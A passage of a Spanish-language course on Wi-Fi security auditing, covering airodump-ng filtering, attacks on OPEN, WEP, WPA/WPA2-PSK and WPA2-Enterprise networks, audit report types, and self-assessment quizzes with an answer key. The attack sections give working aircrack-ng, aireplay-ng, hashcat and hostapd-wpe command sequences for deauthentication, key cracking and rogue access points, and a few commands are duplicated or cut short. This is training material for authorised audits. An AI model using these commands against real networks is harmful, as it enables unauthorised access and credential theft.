Otra opción muy utilizada a la hora de realizar este tipo de pruebas es fijar el canal de monitorización a un canal específico sobre el que queramos recopilar datos. Es importante saber que si especificamos más de un canal a monitorizar la tarjeta de red va realizando saltos entre los canales que hemos especificados y en cada salto sólo recopila información de ese canal, por lo que dejas de capturar paquetes de los otros canales monitorizados.

Para realizar este filtrado de canales se utilizan los operadores `-c` y `--channel`. Es importante saber que este operador permite indicar rangos de canales:

Canal 36-136 (banda 5 GHz)

Canal 1-14 (banda 2,4 GHz)

A continuación se muestra un ejemplo de uso:

```
$ airodump-ng wlan0 --channel 7
```

```
$ airodump-ng wlan0 --channel 44
```

```
$ airodump-ng wlan0 --channel 1,3,5-,36,48, 56
```

## Filtrar por nombre de la red

Es posible filtrar la monitorización a un nombre concreto de red o a una red que contenga un determinado patrón (haciendo uso de sintaxis tipo regex). hay que tener en cuenta que normalmente este tipo de filtrado se puede realizar para filtrar una red en concreto dentro de un canal o para ver todos los canales en los que opera un determinado nombre de red

## Filtrar por nombre de red específico

Se utiliza el operador `--ssid` para filtrar por un nombre de red en concreto. A continuación se muestran varios ejemplos:

```
$ airodump-ng wlan0 -c 1-14,36-156 -ssid Wi-Fi-Hotel
```

```
$ airodump-ng wlan0 -c 44 -ssid Invitados
```

**Filtrar por las redes que contengan un determinado patrón en el nombre de red**

Se utiliza el operador `--essid-regex` para filtrar por un nombre de red que contenga un determinado patrón en el nombre. Los patrones se especifican mediante sintaxis tipo regex. A continuación se muestran varios ejemplos:

```
$ airodump-ng wlan0 -c 1-14,36-156 -essid-regex *Hotel*
```

```
$ airodump-ng wlan0 -c 44 -essid-regex *Invitados*
```

**Filtrar por dirección MAC del Punto de Acceso**

En caso en que existan muchos Puntos de Acceso operando en la misma red y que muchos de estos puntos de acceso operen en el mismo canal, puede ser conveniente filtrar la captura sobre el que más paquetes de datos transmite (Columna #Data del output de airodump-ng). Esta operación se realiza con el operador `--bssid`.

A continuación se muestra un ejemplo de uso:

```
$ airodump-ng wlan0 --channel 36 --bssid AA:BB:CC:DD:EE:FF
```

**Filtrar por tipo de cifrado**

Por último, también es posible filtrar basándonos en el tipo de cifrado con el operador `--encrypt` y especificando los sistemas de cifrado:

- OPN
- WEP
- WPA1
- WPA2

A continuación se muestran varios ejemplos de uso:

```
$ airodump-ng wlan0 --encrypt OPN --band bga
```

```
$ airodump-ng wlan0 --encrypt WEP --band bga
```

```
$ airodump-ng wlan0 --encrypt WPA1 --band bga
```

```
$ airodump-ng wlan0 --encrypt WPA2 --band bga
```

Debes conocer, Recuerda que si no fijas un canal con el operador `--channel`, aunque establezcas otro tipo de filtrado como `--bssid`, para filtrar por dirección MAC del Punto de acceso, la tarjeta realizará saltos de frecuencia para buscar esos patrones en todos los canales.

**3.- ATAQUES A REDES INALÁMBRICAS**

Existen varios tipos de ataques que afectan a las redes inalámbricas, algunos de estos ataques están directamente relacionados con el tipo de red Wi-Fi específico que se esté utilizando, mientras que otros pueden aplicarse a varias de los tipos de redes vistos con anterioridad.

A lo largo de los siguientes subapartados detallaremos los ataques que se pueden realizar sobre cada una de las redes caracterizadas.

### 3.1.- ATAQUES A REDES TIPO OPEN

Como vimos en anteriores subapartados, la principal característica de las redes tipo OPEN es que no establecen ninguna contraseña para que los dispositivos clientes se conecten a la red. De esta manera todos los datos transmitidos por la red que no utilicen protocolos cifrados (HTTP, FTP, telnet) quedarán expuestos.

#### Usos

Normalmente las redes de tipo OPEN se utilizan para dotar de conectividad a invitados externos a la organización.

Hotspots en restaurantes, bares u hoteles.

Dado que se consideran redes poco confiables dado que están abiertas a cualquier individuo, se utilizan únicamente para el acceso a internet.

#### Problemas Asociados

Por sí mismas no establecen ningún tipo de autenticación.

No ofrecen ningún tipo de cifrado del canal con lo que los datos se transmiten en claro.

Son redes consideradas como poco confiables y que no presentan un mecanismo de validación del punto de acceso.

Los clientes suelen tener visibilidad entre ellos pudiendo sufrir ataques de otro equipo de la red.

Pueden ser utilizadas para realizar ataques hacia el exterior, quedando registradas como originarias del ataque.

Si la red no se encuentra correctamente segmentada y aislada de otras redes, es posible que se produzcan fugas de información e incluso accesos a otras redes.

#### Tipos de ataque

Existen distintos ataques a los que están expuestas las redes tipo OPEN, a continuación se detallan los más comunes.

- Acceso no autorizado

Quizá este ataque sea el más sencillo de realizar dado que simplemente hemos de conectarnos a la red. Una vez conectados a la red ya se nos abren otras vías de ataque como puede ser el compromiso de otro equipo conectado a la misma red.

Para conectarnos a una red OPEN podemos realizarlo desde el propio gestor de red de nuestro Sistema Operativo.

También podemos conectarnos a la red desde la consola con el comando `iwconfig` para acceder a la red y el comando `dhclient` para obtener una dirección válida de la red.

```
$ iwconfig wlan0 mode Managed essid 'nombre_de_red'
```

```
$ dhclient -v wlan0
```

- Ausencia de cifrado

En este tipo de ataque primero hay que establecer la tarjeta en modo monitor para escuchar en el canal en el que opera la red tipo OPEN y establecer un filtro para que sólo monitorice las tramas que se transmitan al nombre de la red que deseamos (De esta manera no nos llegarán tramas de otras redes que operen en el mismo canal)

```
$ airodump-ng wlan0 --encrypt OPN --band bga -c 100 --essid 'nombre_de_red'
```

Después abrimos Wireshark para observar todos los paquetes que se transmiten por la red, veremos tanto las tramas de gestión y los beacons de los dispositivos cliente como el tráfico que se transmita por la red, como es de suponer sólo podremos obtener el tráfico que no se transmita por protocolos cifrados (HTTP, FTP, telnet)

Otra opción consiste en realizar la captura de airodump indicándole que todo el tráfico que recoja lo guarde en un fichero.pcap, mediante el operador `-w` y más tarde abrir ese fichero pcap con Wireshark para buscar datos que se hubieran transmitido en claro. A continuación se muestra cómo se puede guardar la información capturada a un fichero:

```
$ airodump-ng wlan0 --encrypt OPN --band bga -c 100 --essid 'nombre_de_red' -w nombre
```

### 3.2.- ATAQUES A REDES TIPO WEP

El uso de este tipo de redes se considera actualmente obsoleto, si bien es cierto que existen ciertas casuísticas de dispositivos que por su antigüedad siguen trabajando con este tipo de red Wi-Fi.

#### Usos

Dada la antigüedad de este tipo de redes, normalmente es difícil encontrarte con redes de tipo WEP. Sin embargo hoy en día aún siguen siendo utilizadas en los siguientes supuestos:

- Sistemas SCADA o equipamiento antiguo (Fábricas, sistemas portuarios, etc.)
- Impresoras antiguas con conectividad WiFi

#### Problemas Asociados

Utiliza el algoritmo RC4, el cual es vulnerable a ataques de tipo estadístico.

La longitud de la clave de acceso es entre 5 y 13 caracteres

Los clientes suelen tener visibilidad entre ellos pudiendo sufrir ataques de otro equipo de la red.

Si la red no se encuentra correctamente segmentada y aislada de otras redes, es posible que se produzcan fugas de información e incluso accesos a otras redes.

#### Tipos de ataque

Existen distintos ataques a los que están expuestas las redes tipo WEP. Aunque el uso de este tipo de redes es bastante inusual, el ataque más común consiste en capturar tráfico de la red para tratar de obtener la clave de acceso mediante un proceso posterior de cracking.

Dado que la principal debilidad de este protocolo radica en el uso del algoritmo RC4, que presenta vulnerabilidades basadas en ataques estadístico a los vectores de inicialización del algoritmo, de esta manera, a mayor número de vectores de inicialización capturados, mayor probabilidad de éxito del ataque. Este tipo de ataque se puede realizar con clientes conectados a la red, o sin ningún cliente. A continuación se detallan ambos procesos:

- Captura de proceso de autenticación y averiguación de contraseña (Clientes conectados)

Dado que toda la base del proceso de ataque sobre este tipo de redes se basa en la obtención de vectores de inicialización propagados en las tramas de gestión, el primer paso consiste en monitorizar y capturar todos los datos que se transmitan en la red de tipo WEP y redirigirlos a un fichero.

```
$ airodump-ng -c 11 --bssid AA:BB:CC:DD:EE:FF -w fichero_captura
```

Para poder conseguir capturar estos vectores de inicialización de manera más rápida se procede a inyectar ciertas tramas de gestión que fuerzan al Punto de Acceso a generar estos vectores. Como os podéis imaginar, para realizar este proceso necesitaremos que nuestra tarjeta de red disponga de capacidades de inyección de paquetes.

Para empezar se generan tramas de autenticación falsas. Para ello necesitamos conocer los siguientes datos:

Dirección MAC del Punto de Acceso o BSSID (operador -a)

Dirección MAC del cliente (operador -h)

Abrimos una nueva ventana del terminal y utilizaremos aireplay con el tipo de ataque "fakeauth" que se corresponde con el tipo de ataque -1, el comando resultante sería similar al siguiente:

```
$ aireplay-ng -1 0 -a AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 wlan0
```

Una vez se están produciendo los ataques de tipo fake-auth, abrimos otro terminal para realizar un replay de los paquetes ARP que capturemos del cliente, de esta manera se aumenta aún más la generación de los vectores de inicialización. como podéis observar el comando a utilizar es muy similar al anterior, pero en este caso se indica que el ataque es de tipo "arpplay", que se corresponde con el tipo de ataque -3

```
$ aireplay-ng -3 0 -a AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 wlan0
```

Una vez que se está forzando la generación de estos vectores de inicialización mediante la falsificación de tramas de gestión podemos abrir otro terminal para utilizar aircrack-ng para que realice el proceso de averiguación de la contraseña en base a los vectores de inicialización capturados

```
$ aircrack-ng fichero_captura.cap
```

- Captura de proceso de autenticación y averiguación de contraseña (Sin clientes conectados)

Dado que toda la base del proceso de ataque sobre este tipo de redes se basa en la obtención de vectores de inicialización propagados en las tramas de gestión, el primer paso consiste en monitorizar y capturar todos los datos que se transmitan en la red de tipo WEP y redirigirlos a un fichero.

En este caso el escenario se complica debido a que al no haber clientes conectados no se genera ningún vector de inicialización, pero podemos volver a utilizar la técnica de "fakeauth" para generar una autenticación falsa y proseguir con nuestro ataque.

El primer paso consiste en realizar una monitorización del Punto de Acceso que nos interesa y capturar todo el tráfico en un fichero

```
$ airodump-ng -c 11 --bssid AA:BB:CC:DD:EE:FF -w fichero_captura
```

Para poder conseguir capturar estos vectores de inicialización de manera más rápida se procede a inyectar ciertas tramas de gestión que fuerzan al Punto de Acceso a generar estos vectores. Como os podéis imaginar, para realizar este proceso necesitaremos que nuestra tarjeta de red disponga de capacidades de inyección de paquetes.

Para empezar generamos tramas de autenticación falsas. Para ello necesitamos conocer los siguientes datos:

Dirección MAC del Punto de Acceso o BSSID (operador -a)

Dirección MAC del cliente, como no hay ningún cliente, indicaremos la dirección MAC de nuestra tarjeta de red (operador -h)

Abrimos una nueva ventana del terminal y utilizaremos aireplay con el tipo de ataque "fakeauth" que se corresponde con el tipo de ataque -1, el comando resultante sería similar al siguiente:

```
$ aireplay-ng -1 0 -a AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 wlan0
```

Una vez se están produciendo los ataques de tipo fake-auth, necesitamos poder realizar un ataque de tipo arpreplay (como hacíamos en la opción con clientes) el problema en este caso es que al no haber clientes legítimos no podremos capturar un paquete ARP legítimo para modificarlo y hacer el replay. De modo que necesitamos realizar un ataque de tipo "fragmentation attack" indicando el tipo de ataque -5 - en este caso el BSSID se ha de indicar con el parámetro -b

Abrimos otro terminal para lanzar el ataque de fragmentación indicando el BSSID y la MAC de nuestra tarjeta inalámbrica. Captura de proceso de autenticación y averiguación de contraseña (Sin clientes conectados)

```
$ aireplay-ng -5 0 -b AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 wlan0
```

El comando anterior nos dará como resultado un fichero de tipo "fragment-xxxxxxxx.xor" que utilizaremos para generar el paquete ARP la generación de este paquete ARP fraudulento se realiza con el comando packetforge-ng y el fichero .xor obtenido del paso anterior e indicaremos que nos guarde el paquete ARP en un fichero llamado "arp-packet".

```
$ packetforge-ng -0 AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 -k 255.255.255.255 -l 255.255
```

Una vez que hemos generado el paquete, abrimos otra ventana de terminal y utilizaremos de nuevo aireplay-ng para reenviar el paquete ARP generado mediante el ataque "interactive", mediante el argumento -2, que realiza un envío interactivo de los paquetes ARP generados indicando el fichero ARP con el argumento -r.

```
$ aireplay-ng wlan0 -2 -r arp-packet
```

Una vez que se está forzando la generación de estos vectores de inicialización mediante la falsificación de tramas de gestión podemos abrir otro terminal para utilizar aircrack-ng para que realice el proceso de averiguación de la contraseña en base a los vectores de inicialización capturados.

```
$ aircrack-ng fichero_captura.cap
```



### 3.3.- ATAQUES A REDES TIPO WPA/WPA2- PSK

Las redes de tipo WPA/WPA2 surgieron para eliminar las debilidades del estándar WEP. Sin embargo, a lo largo de los años se han ido descubriendo técnicas que permiten llegar a averiguar la contraseña de acceso a las redes de tipo WPA/WPA2-PSK.

#### Usos

Normalmente este tipo de redes se utilizan para dotar de conectividad en redes poco extensas, o en redes de invitados en las que se desea establecer cifrado del canal

También se utilizan para dotar de conectividad a ciertos dispositivos confiables dentro del segmento (Impresoras, Proyectoras, Dispositivos Móviles, Dispositivos VoIP inalámbricos, Hardware específico en IoT...).

En ocasiones también puede encontrarse implementado en pequeños hotspots para dotar de acceso a la red a un determinado grupo de usuarios (VIPs, Administradores,...) o en emplazamientos de difícil conectividad (Salas de Reuniones, Fábricas, Garitas)

#### Problemas Asociados

Todos los usuarios disponen de la misma contraseña de acceso al medio, usuarios temporales conocerían la contraseña, antiguos empleados, etc.

Por si solas no implementan autenticación o distinción por usuarios.

En ocasiones son utilizadas para proveer de conectividad inalámbrica a redes críticas o corporativas.

Aunque el proceso de cracking del algoritmo es muy lento, el establecimiento de una contraseña que no cumpla con una política de generación de contraseñas robusta puede dar lugar a la obtención de la contraseña en claro.

#### Tipos de ataque

Existen distintos ataques a los que están expuestas las redes tipo WPA/WPA2-PSK. El ataque es válido para ambas versiones del protocolo WPA1 y WPA2. El ataque más común consiste en capturar el intento de autenticación de un cliente legítimo de la red (4-way-handshake) para tratar de obtener la clave de acceso a la red mediante un proceso posterior de cracking del 4-way-handshake.

Este tipo de ataque se puede realizar con clientes conectados a la red, o sin ningún cliente. A continuación se detallan ambos procesos:

- Averiguar contraseña WPA/WPA2-PSK con clientes conectados (cracking 4-wayhandshake)

El proceso para poder averiguar la contraseña de acceso consiste en capturar handshake de autenticación de los clientes legítimos a la red (4-way-handshake). En condiciones normales se pueden capturar este tipo de handshake en menos de 10-15 minutos de monitorización (dependiendo de la actividad de la red).

También existe un método para forzar la de autenticación y autenticación de los dispositivos cliente.

El primer paso consiste en fijar nuestra monitorización sobre la red, canal y punto de acceso adecuado para guardar una captura de todo el tráfico monitorizado.

```
$ airodump-ng wlan0 -c 11 --essid 'nombre_red' --bssid AA:BB:CC:DD:EE:FF -w fichero
```

En el caso en el que pase un tiempo prudencial y no se haya capturado ningún intento de autenticación mediante el 4-way-handshake es posible forzar la de autenticación de clientes conectados mediante aireplay-ng y el tipo de ataque "deauth" que se especifica con el tipo de ataque -0

```
$ aireplay-ng -0 0 wlan0 -e 'nombre_red' --ignore-negative-one -a AA:BB:CC:DD:EE:FF
```

También se puede forzar la de autenticación de un único cliente conectado indicando su dirección MAC con el argumento -c. En el momento en el que se captura el 4-way-handshake airodump muestra un mensaje de alerta

```
$ aireplay-ng -0 0 wlan0 -e 'nombre_red' --ignore-negative-one -a AA:BB:CC:DD:EE:FF
```

Comprobar que se ha recogido el 4-way-handshake de manera correcta abriendo el fichero de captura con aircrack-ng.

```
$ aircrack-ng fichero-captura
```

Si el handshake se capturó correctamente se puede realizar el proceso de cracking del handshake con aircrack-ng, sólo acepta realizar el proceso de cracking mediante diccionarios de posibles contraseñas. Averiguar contraseña WPA/WPA2-PSK con clientes conectados (cracking 4-wayhandshake)

```
$ aircrack-ng -b AA:BB:CC:DD:EE:FF -w diccionario-contraseñas.txt fichero-captura.cap
```

Dado que existen herramientas más eficientes para realizar el proceso de cracking se puede exportar los datos del 4-way-handshake en otro formato para utilizar otra herramienta de cracking. A continuación se muestra el proceso de exportación y posterior cracking del 4-way-handshake con la herramienta hashcat, tanto mediante una máscara de contraseñas como mediante el uso de un diccionario.

```
$ aircrack-ng fichero-captura.cap -j handshake.hccapx
```

```
$ hashcat -m 2500 -a3 handshake.hccapx -1 "_-$?!" -2 ?l?u?d?1 ?u?!?l?!?l?!?2?2?2?2
```

```
$ hashcat -m 2500 -a0 handshake.hccapx diccionario_passwords.txt -r fichero_reglas_transposicion
```

- Averiguar contraseña WPA/WPA2-PSK sin clientes conectados (cracking PMKID)

El proceso consiste en extraer el RSN IE (Robust Security Network Information Element) de un sólo frame EAPOL. El RSN IE es un campo opcional que contiene el PMKID, el cual se genera por el propio router cuando un usuario intenta autenticarse.

Al igual que en la técnica anterior, es necesario fijar nuestra monitorización sobre la red, canal y punto de acceso adecuado para guardar una captura de todo el tráfico monitorizado.

```
$ airodump-ng wlan0 -c 11 --essid 'nombre_red' -bssid AA:BB:CC:DD:EE:FF -w fichero
```

Una vez se ha capturado el PMKID airodump muestra un mensaje de alerta. En este caso la única opción es realizar el proceso de cracking del PMKID capturado con hashcat para ello es necesario exportar el PMKID con aircrack-ng

```
$ aircrack-ng fichero-captura.cap -j pmkid.hccapx
```

A continuación se muestra El proceso de cracking de PMKID mediante un enfoque de tipo máscara y de diccionario de posibles contraseñas, para realizar este proceso, es necesario disponer de una versión de hashcat 4.20 o superior. Averiguar contraseña WPA/WPA2-PSK sin clientes conectados (cracking PMKID) Mostrar retroalimentación

```
$ hashcat -m 16800 -a3 pmkid.hccapx -1 "_-$?!" -2 ?l?u?d?1 ?u?!?l?!?l?!?2?2?2?2?2?2
```

```
$ hashcat -m 16800 -a0 pmkid.hccapx diccionario_passwords.txt -r fichero_reglas_transposicion
```

### 3.4.- ATAQUES A REDES TIPO WPA/WPA2- ENTERPRISE

Además de las redes de tipo WPA/WPA2-PSK, en las que todos los usuarios comparten una misma contraseña de acceso a la red, existe la versión WPA/WPA2-Enterprise.

De manera opuesta a WPA/WPA2-PSK, en este tipo de redes cada usuario tiene unas credenciales de acceso distintas a los demás usuarios de la red, de esta manera, se puede habilitar o denegar el acceso a la red a cada usuario de manera individual. Este proceso de autenticación se apoya en un servidor de tipo RADIUS para verificar la identidad del dispositivo cliente. Estas redes pueden utilizar dos tipos de autenticación distinta para que los usuarios se registren en la red:

- Autenticación basada en credenciales de usuario (usuario/contraseña)
- Autenticación basada en certificados de cliente

Además, la tecnología WPA/WPA2-Enterprise permite identificar los Puntos de Acceso de la red en base a certificados SSL (similar a la comprobación que se realiza cuando se visita una página web mediante HTTPS), sin embargo, para que esta medida sea efectiva los dispositivos clientes de la red han de disponer como "Entidad Certificadora Confiable" la CA con la que se generaron los certificados de los Puntos de Acceso (En caso contrario no pueden verificar que los certificados de los Puntos de Acceso han sido emitidos por una entidad en la que confían).

El problema en este caso radica en la distribución de esa CA a los dispositivos cliente ya que habrá que desplegarlas de manera transparente al usuario. En este sentido se pueden utilizar dos aproximaciones distintas:

- Mediante GPO en dispositivos cliente que pertenezcan a un dominio de Active Directory

- Mediante el uso de sistemas MDM que pueden gestionar de manera remota otros Sistemas Operativos como Linux, macOS, Android e iOS.

## Usos

Normalmente este tipo de redes se utilizan para dotar de conectividad en redes corporativas en las que se desea establecer cifrado del canal y un control de acceso individual por usuario. Además permiten la trazabilidad de las acciones realizadas.

## Problemas Asociados

El acceso a este tipo de redes Wi-Fi normalmente proporciona acceso a la red corporativa de manera directa.

No todos los dispositivos inalámbricos disponen soporte para utilizar este tipo de tecnología Wi-Fi.

La distribución de las CA se ha de realizar mediante otros sistemas adicionales como GPO o MDM.

En caso de no distribuir la CA a los dispositivos clientes de la red, éstos no pueden validar si un Punto de Acceso es legítimo o no, lo que permite la realizar técnicas de "Punto de Acceso falso".

Si la autenticación de los dispositivos cliente se realiza mediante credenciales (usuario/ contraseña) y no se valida el certificado del punto de acceso, se pueden realizar técnicas de "Punto de Acceso falso" para capturar los intentos de autenticación y realizar un proceso de cracking para obtener las credenciales con las que se autentica un dispositivo.

## Ataque

Existe un ataque efectivo en este tipo de redes mediante el cual podemos establecer un "Punto de Acceso falso" en la red para capturar intentos de autenticación basados en credenciales (usuario/contraseña) y realizar un proceso de cracking sobre la autenticación para obtener la contraseña del usuario. Sin embargo, este ataque no es posible en todos los casos, para que este ataque resulte efectivo se han de cumplir las siguientes premisas:

- Este tipo de ataque sólo funciona en el caso de redes WPA2 Enterprise que utilicen autenticación basada en credenciales usuario:contraseña. En caso de utilizar autenticación mediante certificados de cliente este ataque no resulta efectivo.

- Otro requisito es que el cliente no debe tener implementada la validación del certificado del Punto de Acceso (Necesitaría tener desplegada la CA Interna en los clientes)

## Detalles del ataque

Implementar un punto de acceso falso que se anuncia como un punto de acceso legítimo para la red SSID a suplantar. Este punto de acceso falso se comunica con un servidor RADIUS simulando una interconexión con Active Directory administrado por el atacante.

En caso en que la CA no se encuentre desplegada en los dispositivos legítimos de la red, no pueden comprobar si el Punto de Acceso implementado es legítimo o fraudulento y harán un intento de autenticación.

De esta forma, los clientes legítimos que se encuentren en el radio de cobertura del Punto de acceso falso, enviarán sus credenciales de forma transparente a la plataforma del atacante

## Implementación

Para poder realizar este tipo de ataque, es necesario que nuestra tarjeta de red soporte ponerla en modo Master, en caso contrario no se podrá configurar el Punto de Acceso falso.

También es necesario instalar el entorno de AP falso + Radius se utiliza una versión modificada de hostapd llamada hostapd-wpe. En caso de no estar instalado por defecto se puede instalar cómodamente con el gestor de paquetes apt

```
$ apt-get install hostapd-wpe
```

Recordad que se ha de parar el servicio NetworkManager para que no capturen la interfaz de red que queremos utilizar para generar el punto de acceso falso.

```
$ systemctl stop NetworkManager
```

```
interface=wlan0 #Interfaz en la que se levantará el Punto de Acceso
ssid=[ssid_de_la_red] #Nombre de la red
channel=[1-14] [36-136] #Elegir el canal en el que se implementará el Punto de Acceso
mode=g #(Para la banda de los 2,4 GHz)
mode=a #(Para la banda de los 5 GHz)
```

A continuación, se muestra la ejecución del proceso de cracking, del hash de autenticación capturado, mediante el uso de hashcat y el diccionario de posibles contraseñas rockyou.txt.

- Informar al personal técnico de las vulnerabilidades y debilidades localizadas, mostrar cómo reproducirlas y aportar una recomendación para solucionar o mitigar los problemas de seguridad encontrados.

## Tipos de Informe

Dependiendo del tipo de audiencia al que vaya dirigido el informe (Técnicos o la Dirección) se realizarán informes que se enfoquen más en los problemas técnicos y cómo solventarlos o en el riesgo y posible impacto en el negocio que tiene cada vulnerabilidad o debilidad en caso de ser explotada.

A continuación se enumeran los distintos tipos de informes más comunes.

- Informe ejecutivo

Aunque también puede generarse como un informe separado, normalmente en el informe de resultados auditoría se recoge tanto el informe ejecutivo como el informe técnico para que personal de ambos roles puedan interpretarlo. Sin embargo, un empleado con un rol de gestión se apoyará en el resumen ejecutivo para interpretar los riesgos de cada vulnerabilidad y la criticidad de la misma (Basada en el estándar CVSS).

El informe ejecutivo recoge las siguientes secciones:

- Metodología utilizada durante las pruebas.
- Alcance y objeto de la Auditoría.
- Redes Wi-Fi localizadas y mitigación de las mismas.
- Consideraciones y limitaciones.
- Criticidad de las vulnerabilidades o debilidades descubiertas.
- Resumen de vulnerabilidades o debilidades.
- Resumen de recomendaciones para evitar o mitigar las debilidades localizadas.

- Informe técnico

El informe técnico se encuentra dirigido al personal técnico de la organización dado que se detalla la problemática específica de la vulnerabilidad o debilidad localizada, razones por las que se produce, detalles para reproducir o explotar la vulnerabilidad y una aproximación a la resolución de las mismas.

Por cada vulnerabilidad o debilidad localizada detallan los siguientes datos:

- Título de la vulnerabilidad o debilidad encontrada.
- Vector CVSS.
- Valoración CVSS.
- Riesgo.
- Descripción.
- Detalle de la vulnerabilidad o debilidad.
- Riesgo en caso de ser explotada.
- Recomendación de solución o mitigación.

- Presentación de resultados

Más que un informe es una presentación ejecutiva para explicar las vulnerabilidades y debilidades localizadas en las redes Wi-Fi y sus riesgos asociados.

Se utiliza durante la presentación de resultados en la fase del cierre de auditoría para estructurar todas las vulnerabilidades y debilidades localizadas y sus recomendaciones asociadas.

## Respuestas

Autoevaluación I: 1 a), 2 b)

Autoevaluación II: b)

Autoevaluación III: 1 b), 2 a), 3 a), 4 b)

Autoevaluación IV: 1 b), 2 a), 3 a)

Autoevaluación V: 1 a), 2 b), 3 b)

Autoevaluación VI: 1 a), 2 a), 3 a)

Autoevaluación VII: 1 b), 2 b), c b)

Autoevaluación VIII: 1 b), 2 a), 3 a)

Autoevaluación IX: 1 a), 2 b), 3 a)

TEST: 1 b), 2 b), 3 a)c)d), 4 b), 5 a), 6 a), 7 b)c)d), 8 b), 9 a), 10 a)

Autoevaluación I

Indica si los siguientes razonamientos son verdaderos o falsos

1- La banda de frecuencia de 5 GHz sufre menos interferencias.

- a) Verdadero
- b) Falso

2- La banda de 5 GHz tiene una cobertura mucho mayor que la banda de 2.4 GHz.

- a) Verdadero
- b) Falso

#### Autoevaluación II

El término ESSID se refiere a:

- a) El nombre de la red Wi-Fi
- b) La dirección MAC del punto de acceso
- c) Contienen ciertas características de la red inalámbrica

#### Autoevaluación III

1- Las redes de tipo OPEN implementan medidas de cifrado del canal de comunicaciones

- a) Verdadero
- b) Falso

2- Las redes de tipo WEP permiten establecer una contraseña con una longitud demasiado corta.

- a) Verdadero
- b) Falso

3- Las redes de tipo WPA/WPA2-PSK no se consideran adecuadas para la gestión de usuarios en la red (Control de que usuario accede a la red, baja de usuarios, etc)

- a) Verdadero
- b) Falso

4- El acceso a las redes de tipo WPA/WPA2 Enterprise únicamente se puede realizar mediante credenciales de tipo usuario/contraseña

- a) Verdadero
- b) Falso

#### Autoevaluación IV

1- Para establecer un Punto de Acceso falso la tarjeta tiene que estar configurada en modo Managed

- a) Verdadero
- b) Falso

2- A la hora de establecer un Punto de Acceso falso, para garantizar mejor cobertura se pueden utilizar antenas omnidireccionales externas.

- a) Verdadero
- b) Falso

3- Para que podamos realizar tareas de autenticación de clientes la tarjeta inalámbrica y el driver han de permitir la inyección de paquetes. misma han de permitir la inyección de estas tramas de gestión.

- a) Verdadero
- b) Falso

#### Autoevaluación V

1- La banda de tipo "a" utiliza los canales 36-136

- a) Verdadero
- b) Falso

2- Cuando queremos capturar toda la transmisión de un Punto de Acceso en concreto (por ejemplo para capturar la autenticación) no hace falta fijar un canal de monitorización

- a) Verdadero
- b) Falso

3- A la hora de monitorizar sobre un Punto de Acceso sólo hace falta filtrar por SSID y canal en el que opera.

- a) Verdadero
- b) Falso

## Autoevaluación VI

- 1- Para acceder a una red OPEN no hace falta autenticación
  - a) Verdadero
  - b) Falso
- 2- Este tipo de redes no proporcionan cifrado del canal de comunicaciones en la capa de enlace
  - a) Verdadero
  - b) Falso
- 3- En una red open puedes capturar información de otros equipos de la red.
  - a) Verdadero
  - b) Falso

## Autoevaluación VII

Los ataques más comunes sobre las redes WPA/WPA2-PSK con clientes se basan en:

- 1- Realizar un ataque de fuerza bruta intentando realizar la autenticación en la red probando diferentes contraseñas contra el punto de acceso
  - a) Verdadero
  - b) Falso
- 2- Capturar la autenticación de tipo 4-way-handshake de un cliente legítimo en la red para luego aplicar un proceso offline de cracking
  - a) Verdadero
  - b) Falso
- 3- Buscar contraseñas por defecto de acceso a la red.
  - a) Verdadero
  - b) Falso

## Autoevaluación VIII

Cuáles son las premisas necesarias para que un ataque de tipo punto de acceso falso sea efectivo en redes WPA2-Enterprise (Marca todas las opciones que consideres).

- 1- La autenticación de los clientes ha de realizarse mediante certificados.
  - a) Verdadero
  - b) Falso
- 2- La autenticación de los clientes ha de realizarse mediante credenciales (usuario/contraseña).
  - a) Verdadero
  - b) Falso
- 3- El dispositivo cliente tiene que estar configurado para no validar el certificado del Punto de Acceso.
  - a) Verdadero
  - b) Falso

## Autoevaluación IX

- 1- Los roles dedicados a la gestión se apoyan en el informe ejecutivo para interpretar los riesgos de la vulnerabilidad
  - a) Verdadero
  - b) Falso
- 2- En el caso de los informes de auditorías en redes tipo Wi-Fi no se incluye la criticidad de las debilidades localizadas
  - a) Verdadero
  - b) Falso
- 3- En el informe técnico se detallan todos los pasos necesarios que han permitido al auditor ejecutar una técnica concreta para abusar de una determinada vulnerabilidad o debilidad.
  - a) Verdadero
  - b) Falso

## TEST

- 1- Indica cuál de las siguientes afirmaciones es correcta con respecto al ataque en redes tipo WPA/WPA2-Enterprise:
  - a) El ataque consiste en monitorizar un Punto de Acceso legítimo de la red y esperar los intentos de autenticación de los usuarios legítimos. Estos intentos de autenticación se pueden utilizar para obtener las credenciales de los usuarios mediante un proceso de cracking.
  - b) El ataque consiste en establecer un Punto de Acceso falso y esperar los intentos de autenticación de los usuarios legítimos. Estos intentos de autenticación se pueden utilizar para obtener las credenciales de los usuarios mediante un proceso de cracking.
  - c) El ataque se puede llevar a cabo aunque los usuarios se autentiquen en la red haciendo uso de un certificado de cliente.
  - d) El ataque se puede llevar a cabo aunque los usuarios validen los certificados de los puntos de Acceso.
- 2- La banda de tipo "a" (Banda de 5GHz) utiliza los canales 1- 14, ¿Verdadero o Falso?:
  - a) Verdadero
  - b) Falso
- 3- Indica cuál de las siguientes afirmaciones de las redes de tipo OPEN son ciertas (Respuesta múltiple):
  - a) Cualquier persona puede acceder a la red sin necesidad de conocer la contraseña.
  - b) Aunque no disponen de contraseña de acceso cifran el canal de comunicaciones.
  - c) Cualquier usuario que monitorice la red puede acceder a la información transmitida que se haya transmitido a través de HTTP, FTP o telnet entre otros.
  - d) Los clientes suelen tener visibilidad entre ellos pudiendo sufrir ataques de otro equipo de la red.
- 4- Indica cuál es el método utilizado para intentar obtener la clave de acceso de una red WPA/WPA2-PSK en la que hay conectados clientes legítimos de la red:
  - a) Capturar el PMKID y realizar un proceso de cracking offline.
  - b) Capturar el 4-way-handshake y realizar un proceso de cracking offline.
  - c) Capturar numerosos vectores de inicialización de la red.
  - d) Establecer un punto de acceso falso con hostapd-wpe.
- 5- Un Beacon Frame es un paquete de información que envía el punto de Acceso Wi-Fi con información de las características de la red que publica ¿Verdadero o Falso?:
  - a) Verdadero
  - b) Falso
- 6- La CA que genera los certificados del Punto de Acceso legítimo se puede desplegar en el cliente mediante el uso de MDM (Mobile Device Management) en sistemas Linux, macOS, Android e iOS. ¿Verdadero o Falso?:
  - a) Verdadero
  - b) Falso
- 7- La banda inalámbrica de los 5GHz (Respuesta múltiple):
  - a) Tiene mayor rango de cobertura que la banda de los 2,4GHz.
